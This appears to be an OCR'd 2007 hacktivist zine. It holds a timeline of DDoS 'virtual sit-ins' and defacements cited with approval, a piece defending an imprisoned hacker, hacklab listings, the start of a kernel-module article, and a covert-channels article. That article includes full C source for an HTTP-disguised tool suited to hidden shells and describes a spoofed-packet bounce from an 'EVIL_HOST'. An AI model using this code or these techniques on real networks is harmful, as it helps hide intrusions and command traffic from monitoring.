
Hack Bloc Collective
this zine iz brought to you by THEODORE NORTHCUTTLE BROWN
and tha REVOLUTIONARY HOMELESS PEOPLEZ PARTY
aka tha HOBOCORE KIDZ! this iz our
anti-diclaimer/anti-copyright,
becuz frankly, WE COULD
GIVE A FUCK, BUT DON'T!!!
we just wanna live,
under tha radar,
under tha dam bridge,
shit, most of us got
krazy habits so
sick we can
barely afford
to buy 40'z
of steel
rezerve
much less
repro
ducc
phot o
copyz
of
this
zine, so
pleaze,
by any
and all
meanz
necessar
copy,
steal,
run all
our shit
picturez,
lyrics,
drawingz,
shit
we
stole
from people
with copy-
rights...
just make sure that
you give respekt where
and when it's due.
this zine comez straight
from tha hearts and mindz
of some real ass kidz! who
refuze to abide by man-made
lawz and chooze, instead, to
wreak constant havok and SQUAT
THA PLANET! DETROIT TERROR TEAM!
in cooperation with crimethInc. chaos
anarchy...solidarity...selfsufficiency...HOBOCORE KIDZ, 2006
R.I.P. LIL JAY & JIL... WE WILL LOVE & MISS YOU ETERNALLY...
DISRESPECT
COPYRIGHT


HACK THIS ZINE
ISSUE #5
SQUAT THE NET!
IN THIS ISSUE:
// GETTING STARTED WITH LINUX KERNEL MODULES
// INTERVIEW WITH ANNALEE NEWITZ
// DARKNETS AND OTHER ALTERNATIVE INTERNETS
// HACKING FREIGHT TRAINS PT 1
Spring '07

TABLE OF DISCONTENTS

News / EVENTS

TALKING TECH

THEORY & ACTION

Hacker Defense Bulletin

Appendex

Time line of EVENTS

1995 - PRESENT

*** OCTOBER 29Th, 2006:** In response to a call to action to remember Brad and all the comrades killed in the popular struggle to oust the bloody tyrant Ulises Ruiz, to show solidarity with the teachers and protesters of Oaxaca, and to attempt to interrupt the invasion of Oaxaca that Mexican President Vicente Fox is beginning, join this electronic blockade of the websites for all of the Mexican embassies and consulates in the United States and Canada. http://www.thing.net/~rdom/ecd/oaxaca2

Dozens of solidarity actions at Mexican consulates happened in Atlanta, Austin, Boston, Chicago, Houston, Kansas City, Los Angeles, New York City, Philadelphia, Portland, San Diego, San Francisco, San Jose, Seattle, Miami, Tuscon, and Washington DC.

Oaxaca solidarity email list: http://lists.riseup.net/www/info/oaxaca

*** OCTOBER 3rd-4th, 2006:** The borderlands Hacklab, Electronic Disturbance Theater and Rising Tide North America call for a virtual sit-in against the websites of the G8+5 and the Mexican government during the G8+5 meetings on October 3-4th, 2006 in Mexico.

*** MAY 1st, 2006:** The Electronic Disturbance Theater and the borderlands Hacklab call for a virtual strike in solidarity with the May 1st General Strike / Walkout / Boycott in the US and actions for Freedom of Movement taking place all over Europe on May 1st, 2006. With this virtual strike, we will join the millions marching in the US, Mexico and Europe in slowing down the economy by slowing down the information systems. On this day without an immigrant, we will also have a day without Lou Dobbs, Semsenbrenner and the Minutemen in cyberspace.

Thanks to all 77,454 People a around the world who participated in shouting No Illegal Borders in the May Day virtual sit-in! Minutemen S.O.S Forums go down on May 1st During May Day Virtual Sit-In!

*** MARCH 20th, 2006:** BrigadaElektronica and others starts electronic civil disobedience campaign against web servers belonging to the Philippine National Police, the Malakanyang, the Office of the President, and the National College of the Philippines in solidarity with the Sagada 11, a group of food not bombs activists wrongfully detained and tortured as terrorists. The campaign included a combination of floodnet scripts, defacements, disruption of online communications, and more. So far, two of the Sagada 11 have been released.

*** MAY 27th-29th, 2005:** SWARM the Minutemen invites people from all over the world who oppose racist violence to join the Electronic Disturbance Theater action on May 27th, 28th and 29th, 2005 to engage in a virtual sit-in on the Minutemen website during their “Unite to Fight” Summit. // SWARM the Minutemen Invita gente desde todo el mundo quien estan contra la violencia racista a una el accion de Electronic Disturbance Theatre en el 27, 28 y 29 de Mayo, 2005 para un “virtual sit-in” el el sitio de web de los MinuteMen durante sus conferencia de “Unate para Pelear”.

*** MAY 17th 2005:** An Internet company will force one of its Web site clients to stop encouraging harassment of the Minutemen project that cracks down on illegal immigrants along the Arizona border. The Scottsdale-based Go Daddy Group said the Swarmtheminuteman.com site, which has been on the Web for less than one week, could face being shut down unless it complies. http://www.tucsoncitizen.com/news/local/051705a4_minutemen

*** AUGUST 29th - SEPTEMBER 1st 2004:** The Electronic Disturbance Theater and others staged a week of disruption during the 2004 Republican National Convention in New York City, conducting sit-ins against Republican web sites and flooding web sites and communication systems identified with conservative causes. This received mixed reviews from the hacktivist community.

*** OCTOBER 31st - NOVEMBER 2nd 2003:** OPERATION DIGNA: Virtual sit-in action against the Mexican government and the Supreme Court of the state of chihuahua in support and solidarity with our daughters. 133,896 people participated in this action

*** DECEMBER 29, 1998:** the Legions of the Underground (LoU) declared cyberwar on Iraq and China with the intention of disrupting and disabling internet infrastructure. On January 7, 1999, an international coalition of hackers (including Cult of the Dead Cow, 2600 ‘s staff, Phrack’s staff, L0pht, and the Chaos Computer Club) issued a joint statement ([5]) condemning the LoU’s declaration of war. The LoU responded by withdrawing its declaration.

*** 1998:** the modification of Indonesian web sites with appeals to “Free East Timor” by Portuguese hackers.

*** 1998:** The Electronic Disturbance Theater conducted “virtual sit-ins” on the Web sites of the Pentagon and the Mexican government to bring the world’s attention to the plight of Indian rights in the Mexican state of Chiapas.

*** 1995:** One of the earliest documented hacktivist events was the “Strano Network sit-in,” a strike action directed against French government computers in 1995.

CAPITALISM

Free Jeremy Hammond!

Hacker **Anarchist** **Programmer**

In January 2007, we lost one of our fellow hacktivists and friends to the federal prison system. Jeremy Hammond has been charged and convicted of obtaining credit card information from right wing website protestwarrior.org. Not one of the credit cards was charged with a single cent and the website was not defaced. As a result of this 'crime' he will spend the next two years in Federal Prison. That is two years in a cemented room with a bed and a toilet, that's two years where all he can do is walk to the 'workshops' to make license plates and/or furniture, walk to the yard and walk to the cafeteria. That is two years to avoid getting beaten or worse. That is two years of no freedom, try to imagine living in a big closet and never leaving your parents house (you can go to the backyard), try to imagine that for two years thats all you will see. You will not be able to travel, you can not sit in the forest with trees all around, you can't come any near a computer, or go to the movies, you can't hang out with friends and you sure as hell can not access the net. All for a 'crime' that has cost nothing in damages to protest warrior or its customers (despite having to fix their crappy code).

"HackThisSite.org, our hacker training ground, was co-created by Jeremy. When I received the news about Jeremy, I went to the front page of this site to see what actions were going to take place to free Jeremy. There was a 104 comments to the news about Jeremy and these were the common remarks:

He'll definitely be missed... Best of luck to you, Jeremy.. I really have nothing to say except whats next? or better yet WHO is next.Jeremy, make sure you don't drop the soap, and get out alive or something resembling that.

If anyone gave two shits about Jeremy I really didn't see it here, and this was a community he build. The apathy that permeated those comments was something to behold." -Sally

"(Apathy) is a common reaction to stress where it manifests as "learned helplessness" and is commonly associated with depression." -wikipedia.

Why are there not more people upset about this? Why does this not set a fire under anyone's seat? Why are there no actions in support of our friends?

The reason there are so few action in support of Jeremy's inpresionment comes down to FEAR. See the last issue of Hackthiszine (summer 2006) about why we fear and how to over come this fear. But plain and simple it's this: The government and the corporations that run it, need you to be scared so they can keep you soft and juicy like the cow meat they feed you. Placated, you vote the way they want you and you stay humble and speechless in your cubicle just the way they like you. This way you won't make waves and upset their imbalance of power so they can be at the top of the political and monetary food chain. A hacker != a cow. A hacker is someone who thinks and looks for knowledge. This knowledge can damage the corporate government and it's lackeys because what you see, you won't like. A hacktivist is a hacker that get's upset about this bondage and wants to break the chains by spreading the knowledge to everyone by any means necessary and usually via a computer.

If you are not asleep and you KNOW what we are typing about then hear this. Don't let Jeremy be used as a scare tactic to make us more apathetic, we are better than this. We can get the word out there in all the electronic formats we know. By freeing Jeremy, we are letting the corporate government know that we are not taking their shit! He should have been slapped on the hand, given probation. Not the kind of punishment given to killers or rapist! He gathered information. He gleaned it in his own way. That scares those in power. The corporate government is FEARful of us. There punishment is based on FEAR.

For more information on how you can help free Jeremy go to hackbloc.org. Sign on the forums and see what you can do to let everyone know that the government is scared of us!

You can also write to:
Jeremy Hammond #18729-424
FCI Greenville
PO Box 5000
Greenville Il 62246

Hacklabs in the USA

"For years, months, days, we networks and communities of individuals have been exchanging knowledge, designing worlds, experimenting with gizmos and devices.

We are the expression of a thousand thoughts, we are migrants across the City and the Net; we are searching for a place where our commonalities and practices can open up space-time discontinuities.

We want to hack reality, and we need a lab to reassemble its basic elements. In a metropolis scared by unreal securities and too real fears, we yearn to give birth to a site of full of images made flesh, of bytes resurrecting metal.

Our collective mind is replete with digital/analog technology, info-communication, knowledge-sharing, meme-spreading, participation-catalysis,and much much more.

The four cardinal points are no longer sufficient coordinates. As Mars is closer to Earth than ever in history, there is no better time for a new reticular constellation, for a new geometry of relations that can freely recompile low-entropy bio ware, stunning and getting stunned by vivid special effects and lively affects."

- Reload, Hacklab Milano, Sept 14, 2003 from Hacklabs.org

The goals of hacklabs, or community technology spaces, are to teach people about and help develop free technology and independent media. Hacklabs traditionally help build and repair computers from used or dumpstered parts, use open source software, host presentations, workshops, and classes, and provide technology and space to community activist groups.

Hacklabs are often held in squatted buildings, or have squatter friendly tendencies. In the US, there are often hacklabs in infoshops or other community activist spaces such as the Long Haul in Berkeley or ABC No Rio in NYC.

Common other projects that spring out of hacklabs or other community activist

spaces include:

* bike workshops: build and repair bikes out of spare / dumpstered parts, distributing community bikes for critical mass, bike modifications / hacks (tall bikes, choppers, bike carts, etc)

* food not bombs, free markets, dumpster diving collectives: food drop offs/ pickups, collaborative community meals, public food not bombs servings, cooking food for protests/actions, etc

* independent media: publishing zines, newsletters, pamphlets, and other propaganda. infoshops, mail order distribution, community libraries. digital video projects, pirate radio, indymedia centers.

The hacklabs movement along with other linked social struggles, is trying to create a world without borders where people and data can flow freely. Although the US has a lot to catch up with politicizing the hacker movement and setting up hacklabs, more and more people are starting to recognize how privatized/government controlled technology threatens our lives, and how creative and emancipatory use of free technology can help support progressive activist projects, international solidarity, and build a free Internet and a free society.

dai5ychain local network @ the flowershop in pilsen, Chicago

Dai5ychain is open to the public from 11am-6pm, Monday through Friday. 2159 W 21st Pl, Chicago IL 60608

Dai5ychain is a public-access computer lab and events platform located in pilsen, Chicago, in a former flower shop. The Dai5chain project operates as a platform for new media performance and screening events devised and programmed in response to a unique network architecture. it shares a building with the Busker project initiated and programmed by tamas kemenczy and nicholas o'brien. The Dai5ychain project is developed and maintained by jake elliott, lynn hurley, tamas kemenczy and others.

dai5ychain links: http://chicagolug.org/lists/listinfo/chicago-hacktavism

http://www.dai5ychain.net http://hackmeetingwiki.dai5ychain.net

Dai5ychain has been host to regular hacker activist gatherings, featuring workshops and presentations on:

tor / tor hidden services, circuit bending, perl programming, the dyne:bolic livecd, presenting evidence / geek aesthetic, hacking politics and the politics of hacking, make your own lock picks, hacker "capture the flag" challenges, hacking consumer music players, the Pirate Party and anti-copyright activism, aerial kite photography, community wifi networking in Chicago, and more.

############ **sdhacklabs @ the voz alta in san diego** ##############

At voz alta on the 3rd wed of the month! 1544 broadway in downtown san diego from 8-10pm

The Hacklab is a diy space for HACKERS, ARTISTS, ACTIVISTS and MEDIA MAKERS to get together, share, teach and learn. It's much like http://dorkbot.org or http://barcamp.org , but with a focus on making technology accessible for people traditionally excluded from techno culture like women and people of color.

Want to do a workshop? Have a new video you want to show or an idea for collaboration? Have a tech question? Email sdhacklab [at] lists d0t riseup d0t net.

Voz Alta is located at 1544 Broadway, on the corner of 16th and Broadway in downtown San Diego. It's next door to Landlord Jim's bar and is one block South of SD City College.

Learn more about the borderlands Hacklab: http://bang.calit2.net/sdhacklab/

Tech User Group @ the people's free space in Portland, Maine

The Technology User Group is an all-volunteer service group dedicated to free computing and technology resources for all. Our goal is to foster an environment where no member of the community is denied the computer resources or the technology he or she seeks. By taking the initiative to film document and record the world we live in we hope to take back the media from the corporations and big business and put it in the hands of the people.

T.U.G. Initiative Group Meetings are held on the second Wednesday of every month at 7pm 144 Cumberland Avenue (The People's Free Space).
more info: http://www.techusergroup.org/ http://www.peoplesfreespace.org/

REMAINING NINE OF THE SAGADA II RELEASED FROM PRISION

On December 21, 2006, the remaining 9 of the Sagada 11 were released from Benguet prison in the Philippines. The Filipino punkers were arrested on February 14, 2006, while hitch hiking to a Food Not Bombs gathering in the Sagada Mountain Province. They were charged with being involved in a Maoist armed raid that involved arson and multiple homicide. The charges were dropped due to lack of evidence, underground sources indicate that there has been a settlement out of court. The prisoners were not compensated except with plane tickets back to Manila.

Hacktivist around the globe were contacted last February to help get the word out about the wrongful imprisonment and torture of the fellow Filipino punkers and activists. The Filipino government does not allow for public protest so it was determined that one of the many ways to get the word out to the masses across the globe was through online actions. Specifically, key governmental and military websites were taken down and replaced with pleas to help the prisoners. In addition, an online petition to the government was utilized with more than 2000 signatures from around the world. Concurrently, there were sits-ins and demonstrations at the Philippines embassies and consulates in Tokyo,

Japan; Berlin,Germany; Barcelona, Spain, Brighton, U.K; Wellington, New Zealand.

On May 30, 2006, 2 of the 9 Sagada 11 members were released based on a new law regarding the imprisonment of minors (http://bulatlat.com/news/6-17/6-17-freed.htm). This new law, Republic Act No. 9344, the Juvenile Justice and Welfare Act of 2006, took effect on May 22, and exempts minors from criminal liability. Hackthiszine asked for an interview of one of the freed prisoners, this involved sending questions in English and having them translated to Tagalog and back. The interview was published in our last zine (summer 2006) and is on the web at: http://kitaan.blogspot.com/2006/07/interview-with-ann.html. The amazing work of all the Hacktivist across the globe sent ripple effects to the Philippines. It let them know that they cannot brutalize their own people without the world knowing. Friends of the Sagada prisoners mobilized into action and it made a difference. Soon after, laws were passed and prisoners were released. Unfortunately, this does not erase the time lost and the torture endured by the prisoners. Let this motivate more of us into action to help save people around the world from human rights violations.

For more back history on the plight of the Sagada 11 see:

-manila.indymedia.org/?action=search&words=sagada

-newsinfo.inquirer.net/inquirerheadlines/regions/view_article.php?article_id=39501

-manila-infoshop.mahost.org/index.php?option=com_content&task=view&id=113&Itemid=2

-a-manila.org/mod/columns/index.php

I NEVER DID MEET A SINGLE ONE OF THEM, YET THAT DIDNT MATTER, I KNEW THEY WERE IN THERE FOR US, AND THATS WHY WE ARE OUT HERE FOR THEM!

A small study of Covert Channels

[0x01] Introduction

In this time of wire-tapping, paranoia and witch-hunts, every sane person would like a bit of privacy. Some people will say “what is there to hide?”, to this i’d like to reply “what is there to see if there’s nothing to hide?”. Do you trust the people spying on you? Tapping your phone, and monitoring your mail and browsing behavior? Do you trust a government that dosen’t trust you? Well I don’t, so with these words I give you this article, now read it ff.

[0x02] Abstract

Well, usually most papers on this subject will bore you to death with the so-called prisoner’s problem, I however .... will do exactly the same.

The prisoner’s problem involves two inmates, let us say Alex and Bob (THE CREATIVITY!), who need to coordinate their escape attempt in notes to each other. The catch however is in the fact that the warden monitors their messages, and upon suspicious content will put them in solitary confinement.

This gives rise to the following criteria for covert channels:

[0]Plausibility (merge with legitimate traffic)
[1]Open usage (to participants)
and: (optionally)
[2]Message robustness (survive loss of data)

Point [0] is especially important, since traffic that is just encrypted can be singled out easily (using eye’s Radar tool for example), so we’ll have to merge with legitimate traffic.

An example of a covert channel could be the following sentence:

As you might know, Nobody in this country, And nobody outside the Republican party, may or Could, in any way, Hope for circumstances which Indicate the fall of Self righteous capitalism and blatant Materialism.

To make things more clear i’ve capitalized the characters that matter. I take the first character of the first word, skip three, and take the first letter again and repeat this process, the word ANARCHISM is formed. This is of course a simple trick, but it illustrates the idea of covert channels pretty well.

When looking at covert channels, we can distinguish two major forms:

[0] Protocol-level covert channels
[1] TCP/IP-level covert channels

Protocol-level covert channels abuse properties of protocols while adhering to the RFC standards, whilst TCP/IP-level covert channels abuse TCP/IP structures.

[0x03] Protocol-level covert channels

Ok, the simplest example possible in this field is a DNS based covert channel. It can operate exactly like the simplistic method proposed in [0x02], take the following DNS queries for example:

w*ww.roadkillforhire.com*
www.enigmaticvisions.org
www.supercheapdeals.com
www.imdb.com
www.stanford.edu
www.trickydickhicksachick.net

Taking the first character of the domain name, would read “resist”. This method is obviously fairly naive though, so let’s move on.

So where would we hide our data then you’d ask? Well, the first possibility is engineering a more obscure method, which is of course quite possible, however another, and better, possibility lies in using a more versatile and constantly used protocol allowing for better traffic-blending.

To illustrate this we’ll use the HTTP protocol:

The HTTP protocol has a myriad of places to hide it’s data, including but not limited to:

[0] HTTP GET file request
[1] HTTP referrer
[2] HTTP cookie
[3] HTTP content data
[4] HTTP authentication

So let us design a HTTP covert channel. Note that this is kind of a “mirror-scenario”, where usually a client initiates a connection with a listening server, we can’t disguise our covert channel, assuming it the data sending site resides in a hostile environment, as a HTTP server, since it *WOULD* ring bells if incoming HTTP traffic is spotted going to the ftp-only file server XD.

So we’d have the following situation:
HTTP_COVERT_CLIENT
[0]Reside in passive mode
HTTP_COVERT_SERVER
[1]Connect to client and send encoded handshake
HTTP_COVERT_CLIENT
[2]Verify handshake (if not a handshake, drop connection) and send acknowledgment
HTTP_COVERT_SERVER
[3]Verify acknowledgment (if not an ack. behave like a normal HTTPd by responding with a 404 error to everything XD) and initiate covert session. (start sending data)
HTTP_COVERT_CLIENT
[4]Upon receiving data, send response back in covert form
Note that in this example the server is the client and the client is the server (from the attacker’s point of view).


Step [0], residing in passive mode, can take many forms. The most obvious being listening on port 80 (which the "server" should do too, but only return 404/403 errors) but other methods are possible too, like behaving like a non-listening bindshell. Which would involve setting up a sniffer for incoming local data (which doesn't require root/administrator privs) and initiating a connection upon spotting a magic pattern (a certain arrangement of TCP flags/IP headers of a certain login/pass combo on the ftp server running on the same host).

Now, on the notion of where to hide our data. In my implementation I chose to let the client (being the responder, the server) hide it's data in a fake cookie or fake params, these being the most opaque vectors from our list. The data will be encapsulated in a fake GET request to a fake (non-existent PHP file), for example:

GET /lol.php HTTP/1.0
Cookie: lol=ENCODED_DATA

or:

GET /lol.php?val=ENCODED_DATA HTTP/1.0



The server (the initiating side) will respond like a HTTPd would, disguising it's data as the output of the obscure php script in a plausible way, for example:

```
HTTP/1.1 200 OK
Date: Tue, 12 Dec 2006 18:17:58 GMT
Server: Apache/2.2.3 (Win32) DAV/2 mod_
ssl/2.2.3 OpenSSL/0.9.8d
        mod_autoindex_color PHP/5.1.6
X-Powered-By: PHP/5.1.6
Content-Length: <length here>
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
     "http://www.w3.org/TR/html4/loose.dtd\">
<html>
  <head>
    <title>XZ script!</title>
  </head>
  <body>
  DATA HERE
  </body>
</html>
```

Where the random string would be an encoded/encrypted command/piece of secret data. Now, the following implementation is just a simple app (for the win32 platform) to show you how things can be done. Of course, there are some things that need to be added, such as a small encryption plugin (which would be nothing more than adding the aforementioned handshake with a key to the app, which is fairly trivial) and a bit more dynamic content generation.

Note that communication functionality is extremely limited and basic, the initiating party (attacker) types something, then waits until the receiving party responds, etc,etc. This makes it suited for TCP bound shells for example and other remote control applications that don't want to jump out in traffic.

```
#include <stdio.h>
#include <stdlib.h>
#include <winsock.h>
#include <windows.h>
int Translate(char a,char b)
{
  char c[2];
  memset(c,0,2);
  sprintf(c,"%c%c",a,b);
  return strtol(c,NULL,16);
}

// urlencode function
char* UrlEncode(char* Input)
{
  char* Encoded = (char*)malloc(strlen(Input) * 2);
  int i;
  memset(Encoded,0x00,strlen(Input) * 2);
  for(i = 0; i < strlen(Input); i++)
  {
    if ( ((Input[i] > 47) && (Input[i] < 58)) || ((Input[i] > 64) && (Input[i] < 91)) || ((Input[i] >
96) && (Input[i] < 123)) )
      sprintf(Encoded,"%s%c",Encoded,Input[i]);
    else
      sprintf(Encoded,"%s%c%02x",Encoded,'%',Input[i]);
  }
  return Encoded;
}

// urldecode function
char* UrlDecode(char* Input)
{
  char* Decoded = (char*)malloc(strlen(Input) * 2);
  int i;
  memset(Decoded,0x00,strlen(Input) * 2);
  for(i = 0; i < strlen(Input); i++)
  {
    if(Input[i] == '%')
    {
      sprintf(Decoded,"%s%c",Decoded,Translate(Input[i
+1],Input[i+2]));
      i += 2;
    }
    else
      sprintf(Decoded,"%s%c",Decoded,Input[i]);
  }
  return Decoded;
}

int Connect2Target(char *ip,int RemotePort) {
        struct sockaddr_in target;
        int s = socket(AF_INET,SOCK_STREAM,0);
        target.sin_family = AF_INET;
```

```
        target.sin_port = htons (RemotePort);
        target.sin_addr.s_addr = inet_addr(ip);
        if (connect(s, (SOCKADDR*)&target, sizeof(target)) == SOCKET_ERROR)
    // if can't connect...
        {
                WSACleanup ();
                return -1;
        }
        return s;
}
int PassiveWait(int ListenPort) {
   int s2 = -1;
   struct sockaddr addr2;
   int s = socket(AF_INET,SOCK_STREAM,0);
   if(s == INVALID_SOCKET)
     return -1;
   struct sockaddr_in addr;
   addr.sin_family = AF_INET;
        addr.sin_port = htons (ListenPort);
        addr.sin_addr.s_addr = htonl (INADDR_ANY);
        if (bind(s, (LPSOCKADDR)&addr, sizeof(addr)) == SOCKET_ERROR)
     // bind the socket
    return -1;
        if (listen(s,3)==SOCKET_ERROR) // listen
          return -1;
   s2 = accept (s, &addr2, 0); // accept connections
        return s2;
}
int SendCovertClientData(int s,char* dat)
{
  char* cgi = (char*)malloc(strlen(dat)*2);
  sprintf(cgi,"/xz.php?zf=%s",UrlEncode(dat)); // todo: generate dynamic script name
  char* data = (char*)malloc(strlen(cgi)+200);
  sprintf(data,"GET %s HTTP/1.1\nHost: localhost\nUser-Agent: Mozilla/5.0 (X11;
   U; Linux i686; en-US; rv:1.8.0.1) Gecko/20060124 Firefox/1.5.0.1\n\r\n",cgi);
  int x = send(s,data,strlen(data),0);
  free(cgi);
  free(data);
  return x;
}
int SendCovertServerData(int s,char* dat)
{
  /*
    TODO: [*] format time better, like Day(3 char), Day(2 digit)  Month Year
                  Hour:Min:Sec GMT
             [*] generate dynamic title in html
  */
  time_t tp;
  time(&tp);
  char* data = (char*)malloc(strlen(dat)+sizeof(strlen(dat)+168)+300);
   // TODO: obscure data!
  sprintf(data,"HTTP/1.1 200 OK\nDate: %s GMT\nServer: Apache/2.2.3 (Win32)
DAV/2 PHP/5.1.6\nX-Powered-By: PHP/5.1.6\nContent-Length: %d\nConnection:
close\nContent-Type: text/html; charset=iso-8859-1\n\r\n<!DOCTYPE HTML PUBLIC
\"-//W3C//DTD HTML 4.01 Transitional//EN\"\n\"http://www.w3.org/TR/html4/loose.
dtd\"><html><head><title>XZ script!</title></head><body>%s</body></html>\n\r\n",as
ctime(gmtime(&tp)),strlen(dat)+168,dat);
  int x = send(s,data,strlen(data),0);
  free(data);
  return x;
}
int ExtractDataFromServer(char* dat)
{
  char* pos = strstr(dat,"</title></
head><body>");
  if(!pos)
  {
    printf("[-]Couldn't extract data...\n");
    return -1;
  }
  pos += 21;
  char* pos2 =
     strstr(dat,"</body></html>\n\r\n");
  if(!pos2)
  {
    printf("[-]Couldn't extract data...\n");
    return -1;
  }
  pos[pos2 - pos] = 0x00;
  printf("=>%s\n",pos);
}
int ExtractDataFromClient(char* dat)
{
  char* pos = strstr(dat,"/xz.php?zf=");
  if(!pos)
  {
    printf("[-]Couldn't extract data...\n");
    return -1;
  }
  pos += 11;
  char* pos2 = strstr(dat," HTTP/1.1");
  if(!pos2)
  {
    printf("[-]Couldn't extract data...\n");
    return -1;
  }
    pos[pos2 - pos] = 0x00;
    printf("=>%s\n",UrlDecode(pos));
}
void Usage()
{
  printf("..::Mimic Beta::..\n [Basic HTTP
covert channel]\nBy Nomenumbra/
[0x00SEC]\nUsage: mimic <mode (0/1, 0
= listener, 1 = connection initiater> <port>
<target ip (only for 1)>\n");
  exit(-1);
}
int main(int argc, char *argv[])
{
  if(argc < 3)
    Usage();
  int server = atoi(argv[1]);
  if ((server) && (argc < 4))
    Usage();
  int port = atoi(argv[2]);
  int s = -1;
  char buffer[4096];
  WSADATA wsadata;
  WSAStartup(MAKEWORD(2,0),&wsad
ata);
  if(server) // server (attacker controlled)
    s = Connect2Target(argv[3],port);
  else
    s = PassiveWait(port);
  while(s)
  {
    memset(buffer,0,4096);
    if(server)
    {
      printf("usr@covert-http~#: ");
      fgets(buffer,4096,stdin);
      if(strncmp(buffer,".exitcovertchan-
nel",17) == 0)
      {
        closesocket(s);
        WSACleanup();
        exit(0);
      }
      SendCovertServerData(s,buffer);
      memset(buffer,0,4096);
      if(recv(s,buffer,4096,0))
      {
        ExtractDataFromClient(buffer);
        }
    }
    else
    {
      if(recv(s,buffer,4096,0))
      {
        ExtractDataFromServer(buffer);
        memset(buffer,0,4096);
        fgets(buffer,4096,stdin);
        buffer[strlen(buffer)-1] = 0x00;
        // cut carriage return
        if(strncmp(buffer,".exitcovertchan-
nel",17) == 0)
        {
          closesocket(s);
          WSACleanup();

          exit(0);
        }
        SendCovertClientData(s,buffer);
      }
    }
  }
  closesocket(s);
  WSACleanup();
  return 0;
}
```

Of course this implementation is far


from perfect and could be improved in many ways. First of course what i've noted with TODO:'s and secondly it could be implemented as HTTPS, which would provide a decent layer of encryption as well, without being singled out as anomalous.

[0x04] TCP/IP-level covert channels


Another great place to hide your data is a little deeper, inside the TCP/IP header. By hiding it here you will bypass most content filters and also a large amount of monitoring systems.

First, let us take a look at the TCP and IP headers.

The IP header:



The TCP header:



As we can see, there are several fields that don't really matter in which we could hide our data:

[0]The IP-header identification field
[1]The IP-header source address*
[2]The TCP-header initial sequence number
[3]The TCP-header acknowledgment number
[4]The TCP-header urgent pointer**

Now, there are several things we need to keep in mind. For example, using [1] will require a slight adaption of values, for example, to hide some bytes, we could do the following:

Take ,for example, the network-byte order representation of 127.0.0.1: 0x0100007f, we could use this as the base source address and add our bytes. So 0x54534554 (84.69.83.84) would decode to TEST. Although this approach is fairly naive, it gives you a general idea of how stuff like this can be done. Do note that all values need to be between 0x00 and 0xFF

Also note that in order to use [4], we'd need to set the URG flag, else a used URG pointer would be a bit fucked up and probably ring bells all over the place.

In the cases of [0],[2] and [3], we can freely hax around with a full DWORD of space ;)

A nice trick to employ in combination with [4], is to spoof the source address of the packet as the b0x we want to send our data to, and the destination addr as the b0x we want to bounce our packet off.

Take the following setup for example:

[EVIL_HOST]	[WORKSTATION]	[TARGET_B0X]
10.0.0.1	10.0.0.3	10.0.0.6

So if EVIL_HOST would want to send a packet to TARGET_B0X, he could create a packet with 10.0.0.6 as the source address and 10.0.0.3 as the destination address, thereby effectively sending the packet to WORKSTATION, which (upon seeing the ACK flag) send it's data back to TARGET_B0X (believing it was the originator). The data could be hidden in the sequence number for example, and the original packet from EVIL_HOST to WORKSTATION could contain it's data encodedin the sequence number.

Although implementing this is fairly simple (just dividing your data into separate pieces so they fit in our covert channel (when using only initial sequence number for example, we have one DWORD of data, which is 4 bytes, so you should parse them into this DWORD)), it does require knowledge raw sockets (of course). If you're not familiar with raw sockets, read Mixter's (mixter.void.ru) article on raw socket coding.

[0x05] Greets and shouts

Greets and shouts go to: *Nullsec, the whole .aware/xzziroz community, The HackThisSite collective, RRLF, The entire SmashTheStack crew, PullThePlug , BinaryShadow Organization, #dutch crew, Vx.netlux folks/Undernet VX crew, blacksecurity and all "true" hackers out there.*

Introduction:

I have wanted to get a solid understanding of the Linux kernel and be able to contribute to its development for a number of years now. It wasn't until recently that I had enough of the basics to be able to comprehend more then a paragraph in any of the security LKM text files of phrack or other publications that discuss Linux kernel.

In this article I describe the requirements to get started with kernel development, the resources available to the beginning kernel developer, and a overview of the methods used by most security LKM's.

Requirements:

To get started with kernel development you will need to be able to write in C, understand the basics of Linux systems administration, and have a lot of time on your hands. I ran into a member of the CDC at the SF 2600 meeting who was working on an impressive LKM and asked him how he got started. He told

me that he had spent the last 6 months sitting in the CDC house smoking weed and writing code. I am not advocating smoking weed here, I am just pointing out the amount of time and focus that it takes to make any serious progress with something as terse as kernel development. As far as systems administration skills go, you should understand the basics of how to operate a Linux system, compile a kernel by hand, and be able to use kernel modules. In the C department, it will really help to have some experience working on large modular code bases like apache or proftpd. You should also be generally familiar with the complexity of gcc and the steps involved in compiling and linking an application.

Resources:

